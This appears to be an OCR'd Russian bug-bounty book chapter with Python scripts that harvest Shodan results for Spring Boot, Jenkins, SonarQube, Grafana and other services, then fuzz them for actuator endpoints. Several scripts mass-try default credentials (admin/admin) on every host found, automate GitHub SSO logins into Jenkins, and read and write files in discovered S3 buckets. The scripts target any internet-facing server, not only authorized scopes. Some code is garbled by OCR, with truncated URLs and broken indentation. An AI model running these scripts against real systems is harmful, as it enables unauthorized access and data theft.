
Здесь вы можете увидеть регулярное выражение для соответствия mongodb:// или redis:// или обоим. Вы можете видеть функцию rstrip, которая используется для удаления чего-либо прямо в строках, здесь я удалил символ новой строки (\n). Я передал параметр verify=False, что означает, что я говорю программе не проверять ssl сертификат сервера. Вы можете использовать своё собственное регулярное выражение для соответствия чему-то другому, кроме mongodb/redis URI.

РЕЖИМ ОТЛАДКИ LARAVEL ПРИВОДИТ К УТЕЧКЕ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ

Подобно режиму отладки django, фреймворк Laravel тоже сливает конфиденциальную информацию через traceback.

Запрос Shodan

```
html:"Whoops! There was an error"
```



В Laravel framework учетные данные не скрываются по умолчанию. Поэтому вы можете искать больше учетных данных вместе с конфиденциальными конфигурациями.
Вы можете автоматизировать этот процесс, просто изменив код в режиме автоматизации отладки django.

1. Измените запрос shodan
2. Добавьте больше регулярных выражений, например, ключ доступа Aws/секретный ключ

Вот и всё.

КОНЕЧНЫЕ ТОЧКИ SPRING BOOT ACTUATOR ПРЕДОСТАВЛЯЮТ КОНФИДЕНЦИАЛЬНЫЕ ДАННЫЕ

Spring boot actuator используется для мониторинга и управления приложением, разработанным с использованием spring boot framework. Иногда разработчики включали чувствительные конечные точки actuator и забывали включить аутентификацию для этих конечных точек. Что делать, если вы обнаружите конечные точки actuator на сервере spring boot? Вы можете выключить сервер, вы можете получить токены доступа и учетные данные сеанса, что приводит к захвату учетной записи, и вы можете увидеть множество внутренних сетевых конфигураций. Вы можете увидеть много статей в Интернете, связанных с этой проблемой.

ПОИСК СЕРВЕРА SPRING BOOT С ПОМОЩЬЮ SHODAN

Для поиска серверов spring boot используйте следующий запрос shodan.

```
http.favicon.hash:116323821
```

На рисунке вы можете видеть более 200 тысяч серверов, на которых работает spring boot framework.

Давайте автоматизируем

```
import shodan

SHODAN_API_KEY = "YOUR_SHODAN_API_KEY"

api = shodan.Shodan(SHODAN_API_KEY)
```

```
out_file=open('sping-boot-servers.txt','a')
query='http.favicon.hash:116323821'
try:
   results = api.search(query)
   print('Results found: {}'.format(results['total']))
   for result in results['matches']:
      print('IP: {}'.format(result['ip_str']+':'+str(result['port'])))
      if result['port'] in [80,443]:
         if result['port']==80:
            scheme = "http://"
         else:
            scheme = "https://"
         out = scheme+result['ip_str']
      else:
         out = "http://"+result['ip_str']+':'+str(result['port'])
      out_file.write(out+'\n')
      print('')
except shodan.APIError as e:
       print('Error: {}'.format(e))
```

Этот сценарий делает то же самое, что и предыдущий.

Теперь у нас есть список ip-адресов серверов spring boot.

Давайте проверим IP с конечными точками actuators. Мы будем использовать инструмент wfuzz, который является сторонним модулем. Поэтому установите этот модуль, прежде чем приступать к написанию кода.

```
pip install wfuzz
```

```
import requests
import wfuzz
wordlist =
requests.get('https://raw.githubusercontent.com/danielmiessler/SecLists/mas
Content/spring-boot.txt').text.split("\n")
springs = open("spring-boot-servers.txt","r")
payloads = wfuzz.get_payload(wordlist)
for spring in springs.readlines():
    print("Fuzzing - "+spring)
    try:
        fuzzer = payloads.fuzz(url=spring.rstrip("\n")+"/FUZZ",sc=[200])
        for result in fuzzer:
            print(result)
    except:
        pass
```

Мы импортировали необходимые модули и получили словарь для spring boot из репозитория SecLists с помощью модуля requests. Мы открыли файл, содержащий список IP-адресов серверов spring boot. В следующей строке мы сгенерировали полезную нагрузку, задав список слов. Мы отфильтровали только код ответа 200.

Если доступна конечная точка shutdown, значит, вы можете выключить сервер. Если доступна конечная точка heap dump, вы можете получить секреты для захвата учетных записей. Подробности об этом можно прочитать в Интернете.

Мы можем изменить список слов в зависимости от технологии, используемой в сервере. Мы узнаем об этом позже.


Многие исследователи безопасности зарабатывают на этих проблемах огромные деньги. Вы можете посмотреть отчеты об ошибках, раскрытые на странице hackerone hacktivity.

НЕПРАВИЛЬНО НАСТРОЕННЫЕ ЭКЗЕМПЛЯРЫ JENKINS

Jenkins используется для выполнения задач, связанных с разработкой, развертыванием, тестированием, интеграцией и т.д. Многие экземпляры Jenkins неправильно настроены в отношении аутентификации, что означает, что любой пользователь github может войти в этот неправильно настроенный экземпляр jenkins, а многие экземпляры jenkins работают с учетными данными по умолчанию, такими как admin/password, и многие экземпляры работают без аутентификации. Многие экземпляры работают с функцией Signup, что означает, что любой может создать учетную запись и получить администраторский доступ к экземпляру jenkins.
Если вы получите администраторский доступ, вы сможете получить доступ к репозиториям программного обеспечения, которое они разработали и которое может содержать учетные данные. Вы сможете выполнить удаленное выполнение кода через консоль сценариев.

В Интернете можно найти множество статей, связанных с этим вопросом.
Я заработал на этом вопросе более $10k.
Запрос Shodan для поиска экземпляров Jenkins:

Jenkins без аутентификации	"X-Jenkins" http.title:"Dashboard"
Вход в систему с помощью SSO (Single Sign On), например, github, bitbucket и т.д.	html:"securityRealm"
Все экземпляры jenkins	"X-Jenkins"



В shodan доступно более 87 тысяч экземпляров jenkins.

Вы можете использовать свой предыдущий сценарий python и просто изменить запрос в shodan. Я автоматизировал вход в систему с помощью сценария github

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.firefox.options import Options
import re
options = Options()
options.headless = False
username = "Your Github username"
password = "Your github password"
jenkins_list = open('jenkins-instances.txt','r').readlines()
for jenkins in jenkins_list:
    jenkins = jenkins.rstrip('\n')
    print('Checking - '+jenkins)
    driver = webdriver.Firefox(options=options)
    driver.set_page_load_timeout(20)
    try:
        driver.get(jenkins)
    except:
        print("Page load timeout")
   driver.implicitly_wait(20) #дает неявное ожидание в течение 10 секунд
    try:
```

```
        element = driver.find_element_by_id('login_field')
        element.send_keys(username)
        element = driver.find_element_by_id('password')
        element.send_keys(password)
        element = driver.find_element_by_name('commit')
        element.click()
        element = driver.find_element_by_id('js-oauth-authorize-btn')
        element.click()
    except:
        pass
    if re.findall(r'Manage\sJenkins',driver.page_source):
         print(jenkins+' - Jenkins Misconfigured')
    driver.quit()
```

Мы использовали selenium для автоматизации браузера, необходимые пакеты импортированы, мы установили режим headless false, потому что иногда github просит вас ввести OTP, и тогда вам необходим будет браузер для его ввода, после чего вы можете установить headless в True, что предотвращает открытие браузера.
Мы создали объект webdriver и передали ему url для получения страницы. Здесь мы установили время ожидания 20 секунд, потому что find_element_by_id вызывает исключение, поскольку выполняется до загрузки страницы. Поэтому мы установили время ожидания 20. Вы можете уменьшить это время, если ваше интернет-соединение быстрое. Как только страница загрузится, она найдет поле имени пользователя id названное login_field и поле пароля для заполнения учетных данных автоматически нажмет кнопку login, а затем снова загрузится еще одна кнопка под названием authorize button, которая также нажимается автоматически, как только это будет сделано, произойдет перенаправление на экземпляр jenkins. Если экземпляр Jenkins неправильно настроен, то будет выведено "Misconfigued jenkins instance", потому что мы искали по регулярному выражению "Manage \sJenkins" и все.
Я автоматизирую и другие провайдеры SSO в следующей части этой книги.

ЭКЗЕМПЛЯРЫ SONARQUBE С УЧЕТНЫМИ ДАННЫМИ ПО УМОЛЧАНИЮ

SonarQube - это инструмент статического анализа кода с открытым исходным кодом, который постоянно проверяет качество кода и наличие в нем уязвимостей безопасности. Некоторые разработчики забыли удалить учетные данные по умолчанию. Учетные данные по умолчанию для sonarqube - admin/admin
Запрос Shodan для поиска экземпляра SonarQube

```
http.title:"SonarQube"
```

```
import shodan
SHODAN_API_KEY = "YOUR_SHODAN_API_KEY"
api = shodan.Shodan(SHODAN_API_KEY)
out_file=open('sonarqube-instances.txt','a')
query='http.title:"SonarQube"'
try:
  results = api.search(query)
  print('Results found: {}'.format(results['total']))
  for result in results['matches']:
    print('IP: {}'.format(result['ip_str']+':'+str(result['port'])))
    if result['port'] in [80,443]:
      if result['port']==80:
        scheme = "http://"
      else:
        scheme = "https://"
      out = scheme+result['ip_str']
    else:
```

```
            out = "http://"+result['ip_str']+':'+str(result['port'])
        out_file.write(out+'\n')
        print('')
except shodan.APIError as e:
        print('Error: {}'.format(e))
```

Тот же код, только запрос изменен, чтобы получить список URL-адресов sonarqube.

```
import requests as rt
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
urls  = open("sonarqube-instances.txt","r")
data = {"login":"admin","password":"admin"}
endpoint="/api/authentication/login"
for url in urls.readlines():
    print("Testing - "+url)
    try:
        req = rt.post(url=url.rstrip("\n")+endpoint,data=data,verify=False)
        if req.status_code==200:
            print("Login success")
    except:
      pass
```

В приведенном выше коде rt - это псевдоним запросов, вы можете назвать его как угодно, используя ключевое слово "as".

JENKINS ТЕСТИРОВАНИЕ УЧЕТНЫХ ДАННЫХ ПО УМОЛЧАНИЮ

Таким же образом можно проверить вход в систему

экземпляров Jenkins. Запрос Shodan - x-jenkins

```
import requests as rt
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
urls  = open("jenkins-instances.txt","r")
data = {"j_username":"admin","j_password":"password"}
endpoint="/j_acegi_security_check"
for url in urls.readlines():
    url = url.rstrip("\n")
    print("Testing - "+url)
    try:
       req = rt.post(url=url+endpoint,data=data,verify=False)
       if req.headers.get('location') and not "loginError" in
req.headers["location"]:
          print("Login success")
    except:
      pass
```

Вот здесь что за третья строка? У нас отключена проверка ssl при запросе к https сайтам. Поэтому в терминале появилось предупреждение ssl, поэтому я просто его отключил, импортировав библиотеку urllib3.

Вы можете посмотреть здесь - https://github.com/abuvanth/default-credentials мой репозиторий в котором хранятся учетные данные по умолчанию для приложений.


ЭКЗЕМПЛЯРЫ PROMETHEUS БЕЗ АУТЕНТИФИКАЦИИ

Prometheus - это система мониторинга с открытым исходным кодом, которая используется для мониторинга серверов приложений, серверов баз данных, кластеров kubernetes или всего, что работает в этом кластере.

Этот экземпляр Prometheus по умолчанию не имеет аутентификации, что означает, что этот экземпляр должен работать в локальной сети или VPC (Virtual Private Cloud). Некоторые разработчики забыли ограничить видимость этого экземпляра в интернет.

Если вы получите доступ к этому экземпляру, вы сможете увидеть множество журналов и информации о сети и внутренних ресурсах. Запрос Shodan:

```
http.title:"Prometheus Time series"
```




Существует более 30 тысяч экземпляров Prometheus без аутентификации, которые видны в shodan. Вы можете проверить, не выставляют ли этот экземпляр на какие-либо сайты вознаграждений за ошибки.

ЭКЗЕМПЛЯРЫ GRAFANA С УЧЕТНЫМИ ДАННЫМИ ПО УМОЛЧАНИЮ

Grafana - это аналитическая панель с открытым исходным кодом для мониторинга производительности серверов, серверов баз данных и облачных ресурсов. Иногда разработчики забывают изменить учетные данные по умолчанию.

Запрос Shodan:

```
http.title:"Grafana"
```



В shodan доступно более 81 тыс. grafana.

Вы можете проверить учетные данные по умолчанию в каждом экземпляре. Учетные данные - admin/admin

```
import shodan
SHODAN_API_KEY = "Your Shodan Api"
api = shodan.Shodan(SHODAN_API_KEY)
out_file=open('grafana-instances.txt','a')
query='http.title:"Grafana"'
try:
   results = api.search(query)
   print('Results found: {}'.format(results['total']))
   for result in results['matches']:
      print('IP: {}'.format(result['ip_str']+':'+str(result['port'])))
      if result['port'] in [80,443]:
         if result['port']==80:
            scheme = "http://"
         else:
            scheme = "https://"
         out = scheme+result['ip_str']
      else:
         out = "http://"+result['ip_str']+':'+str(result['port'])
      out_file.write(out+'\n')
      print('')
except shodan.APIError as e:
       print('Error: {}'.format(e))
```

Тестирование учетных данных по умолчанию в Grafana

```
import requests as rt
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
urls  = open("grafana-instances.txt","r")
data = {"user":"admin","password":"admin"}
endpoint="/login"
for url in urls.readlines():
    print("Testing - "+url)
    try:
       req = rt.post(url=url.rstrip("\n")+endpoint,json=data,verify=False)
       if req.status_code==200:
          print("Login success")
```

```
except:
  pass
```

КАК НАЙТИ ТОЧКУ ВХОДА В СИСТЕМУ И ПАРАМЕТРЫ


Давайте посмотрим, как я нашел конечную точку входа и параметры, это очень просто, откройте url в браузере и введите имя пользователя и пароль, нажмите кнопку входа и просто перехватите запрос с помощью burp suite, вы можете увидеть заголовок запроса и тело запроса следующим образом

Вы можете видеть, что тело запроса post является json, поэтому мы используем json=data в коде.

ЭКЗЕМПЛЯР APACHE AIRFLOW БЕЗ АУТЕНТИФИКАЦИИ

Apache airflow - это программное обеспечение для управления рабочими процессами с открытым исходным кодом. При установке по умолчанию аутентификация отсутствует на момент написания этой главы. Если вы получите доступ, то сможете увидеть конфиденциальные конфигурации и учетные данные в исходном коде.
Запрос Shodan:

```
http.title:"Airflow - DAGs"
```



Вы можете найти больше запросов Shodan здесь - ...
https://github.com/jakejarvis/awesome-shodan-queries

ПЕРЕЧИСЛЕНИЕ ПОДДОМЕНОВ

Сайт может иметь любое количество поддоменов, которые могут быть использованы для запуска staging и development версий приложений и могут быть запущены такие экземпляры, как jenkins, sonarqube и все, что я упомянул выше, или все, что может быть размещено разработчиками.

Мы можем написать инструмент для перечисления поддоменов, но изобретать велосипед не имеет смысла, уже существует множество инструментов, доступных в сообществе с открытым исходным кодом для перечисления поддоменов.

Лично я использую инструмент sublist3r, написанный на python, который быстрее и подключается внутри нашего скрипта. Хорошо, давайте автоматизируем нашу работу.

Установите sublist3r с помощью следующих команд.

```
git clone https://github.com/aboul3la/Sublist3r.git
cd Sublist3r
pip install -r requirements.txt
python3 setup.py install
```

После завершения установки вы можете вернуться в каталог, где находятся файлы со списком доменов. У нас есть список доменов в файле bug-bounty-domains.txt, но некоторые домены начинаются с "www", а на входе sublist3r должен быть google.com, а не www.google.com. Поэтому нам нужно убрать "www." из доменов. Давайте напишем скрипт

```
domains = open("bug-bounty-domains.txt","r")
domains2 = open("bug-bounty-domains-2.txt","w")
for domain in domains.readlines():
    domains2.write(domain.lstrip('www.'))
```

Здесь lstrip - это строковая функция, которая удаляет "www." из начала строки.

Давайте выполним перечисление поддоменов

```
import sublist3r
domains = open("bug-bounty-domains-2.txt","r")
for domain in domains.readlines():
   domain = domain.rstrip("\n") #удаление символа новой строки(\n)
    subdomains = sublist3r.main(domain, 40,
domain+'_subdomains.txt',silent=True,engines=None,
enable_bruteforce=False,verbose= False,ports= None)
    for sub in subdomains:
        print(sub)
```

Первый параметр основной функции sublist3r - домен, второй - количество потоков, третий - имя файла для хранения списка поддоменов. Здесь мы отключили перебор поддоменов, так как он занимает много времени для получения результатов, но большее количество возможных доменов может быть охвачено перебором. Если вы хотите использовать перебор, вы можете включить его, установив enable_bruefore=True в основной функции sublist3r. Поддомены будут храниться в имени domain.com_subdomains.txt

Перечисление поддоменов завершено, что нам нужно делать дальше?

ФАЗЗИНГ ДИРЕКТОРИЙ

Давайте проверим каталог поддомена, возможно, вы найдете что-то вроде панели администратора, файлов резервного копирования или чего-либо конфиденциального.

Допустим, если вы получили каталог .git во время проверки каталога, вы можете скачать исходный код приложения с помощью инструмента git dumper - https://github.com/arthaud/git-dumper.

Исходный код может содержать учетные данные. Много раз я сталкивался с подобными проблемами и получал более $2000. Вы можете найти много статей, связанных с этой проблемой в Интернете.

ПРОВЕРКА ДОСТУПНОСТИ ДОМЕНА

Перед переходом в фазинг директорий нам необходимо проверить, жив домен или нет, поскольку большое количество запросов к мертвому домену - это пустая трата времени и пропускной способности.

Давайте напишем код

```
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def isdomainlive(domain):
    httpsUrl = "https://"+domain
    httpUrl = "http://"+domain
    urls = []
    try:
      requests.get(httpsUrl+"/robots.txt",timeout=5,verify=False)
      urls.append(httpsUrl)
    except:
      pass
    try:
       requests.get(httpUrl+"/robots.txt",timeout=5,verify=False)
       urls.append(httpUrl)
    except:
       pass

if urls:
       return urls
    else:
       return False
```

Сохраните этот код как checkdomains.py. Здесь мы отправляем запрос на оба порта 80 и 443 для проверки доступности домена. Здесь мы задели конечную точку robots.txt, потому что другие конечные точки имеют большой размер. Ключевое слово pass ничего не делает в python, оно используется для заполнения блока except. Функция lsdomainlive возвращает список доменов с соответствующей схемой, если они доступны, иначе возвращает False.

ФАЗЗИНГ

```
import requests
import wfuzz
import checkdomains
wordlist =
requests.get('https://raw.githubusercontent.com/maurosoria/dirsearch/master
domains = open("bug-bounty-domains-2.txt","r")
payloads = wfuzz.get_payload(wordlist)
for domain in domains.readlines():
    subdomains = open(domain.rstrip("\n")+"_subdomains.txt","r")
    for subdomain in subdomains.readlines():
        urls = checkdomains.isdomainlive(subdomain.rstrip("\n"))
        if urls:
            for url in urls:
                print("Fuzzing - "+url)
                try:
                  fuzzer = payloads.fuzz(url=url+"/FUZZ",sc=[200])
                  for result in fuzzer:
                      print(result)
                except:
                   pass
```

Здесь мы импортировали необходимые модули и загрузили список слов каталога из репозитория dirsearch. Мы проверили, является ли домен живым или нет. Если домен живой, то начинается фаззинг, в противном случае переходим к следующему поддомену. Весь процесс занимает некоторое время из-за количества доменов и поддоменов.

Если вы закроете окно терминала, скрипт перестанет работать, если вы хотите запустить этот скрипт в фоновом режиме, вы можете использовать screen. Вы можете посмотреть много статей, связанных с использованием screen в терминале.

ПОИСК BUCKETS S3 HTML,JS

S3 bucket - это хранилище статических файлов, разработанное компанией amazon и используемое миллионами разработчиков для разработки программного обеспечения. Многие разработчики обращаются к статическим файлам, таким как js, html, image, css, через s3 bucket следующим образом something.s3.amazonaws.com/js/main.js. При создании s3 bucket иногда разработчики настраивают ненужные политики и конфигурации для публичных пользователей. Это приводит к несанкционированному доступу, загрузке/удалению файлов. Мы можем написать сценарии автоматизации для поиска bucket s3 и секретных файлов с помощью регулярных выражений.

Прежде чем приступить к написанию сценария автоматизации, мы должны написать регулярное выражение для обнаружения s3 buckets.

Url bucket s3 может быть следующим

1.http://s3.amazonaws.com/[bucket_name]/
2.http://[bucket_name].s3.amazonaws.com/Иногда регион также включают в url, например

3.http://bucketname.s3-east-1.amazonaws.com

Поэтому мы должны охватить все возможности.

Давайте напишем регулярное выражение.

1. [\w\-\.]+\.s3\.?(?:[\w\-\.]+)?\.amazonaws\.com

Здесь мы написали первую возможность с совпадением региона.

2.(?<!\.)s3\.?(?:[\w\-\.]+)?\.amazonaws\.com\\?\/[\w\-\.]+

Составление

```
[\w\-\.]+\.s3\.?(?:[\w\-\.]+)?\.amazonaws\.com|(?<!\.)s3\.?(?:[\w\-\.]+)?
\.amazonaws\.com\\?\/[\w\-\.]+
```

Регулярное выражение готово для S3 buckets, но нам нужно собрать js-файлы для поиска s3 buckets внутри js-файлов. Поэтому нам нужно написать выражение для обнаружения путей к js.

```
(?<=src=['\"])[a-zA-Z0-9_\.\-\:\/]+\.js
```

Здесь мы использовали положительный взгляд вперед для соответствия js-файлу. Давайте напишем код для обнаружения s3 buckets.

```
import requests,re
from urllib.parse import unquote
import checkdomains
domains = open("bug-bounty-domains-2.txt","r")
for domain in domains.readlines():
    subdomains = open(domain.rstrip("\n")+"_subdomains.txt","r")
    for subdomain in subdomains.readlines():
        buckets = []
        urls = checkdomains.isdomainlive(subdomain.rstrip("\n"))
        if urls:
          for url in urls:
            print("checking - "+url)
            try:
              html=requests.get(url=url,timeout=10,verify=False).content
              try:
                html=unquote(str(html))
              except Exception as e:
                    print(e)
              regjs=r"(?<=src=['\"])[a-zA-Z0-9_\.\-\:\/]+\.js"
              regs3=r"[\w\-\.]+\.s3\.?(?:[\w\-\.]+)?\.amazonaws\.com|(?
<!\.)s3\.?(?:[\w\-\.]+)?\.amazonaws\.com\\?\/[\w\-\.]+"
              js=re.findall(regjs,html)
              s3=re.findall(regs3,html)
              buckets=buckets+s3
              if len(js)>0:
                for i  in js:
                  if i.startswith('//'):
                    jsurl=i.replace('//','http://')
                  elif i.startswith('http'):
                    jsurl=i
```

```
                else:
                   jsurl=url+'/'+i
                try:
                   jsfile=requests.get(jsurl,timeout=10).content
                   s3=re.findall(regs3,jsfile)
                except Exception as y:
                      pass
                if s3:
                  buckets=buckets+s3
        except Exception as x:
             pass
        for bucket in buckets:
            print(bucket)
```

Здесь мы импортируем функцию unquote из модуля urllib, поскольку html-контент находится в формате urlencoded, поэтому нам необходимо декодировать его. Если мы не декодируем, выражение не будет соответствовать. Сначала возьмите веб-страницу, найдите s3 bucket и соберите все js-файлы, затем выполните итерации по js url и получите js-файл, примените поиск выражения для каждого js-файла. Если вы нашли bucket s3, вы можете протестировать его вручную.
Перед тестированием bucket s3 нам необходимо настроить aws cli.

```
pip install aws-cli
aws configure
```

Он запросит ключ доступа и секретный ключ. Для получения учетных данных необходимо создать учетную запись в amazon.

После настройки aws cli.

Мы можем проверить buckets s3 следующими командами.

```
aws s3 ls s3://bucketname
```

Проверка наличия конфиденциальных файлов в bucket s3

```
```

```
aws s3 cp s3://bucketname/secret.txt .
```

Попробуйте загрузить секретный файл, если он присутствует.

```
aws s3 mv testfile.txt s3://bucketname/
```

Попробуйте загрузить файл testfile.txt в s3 bucket.

Я заработал более 1000 долларов с помощью этой проблемы.

Мы также можем автоматизировать этот процесс, что мы и сделаем в следующей части этой книги.

ЗАКЛЮЧЕНИЕ

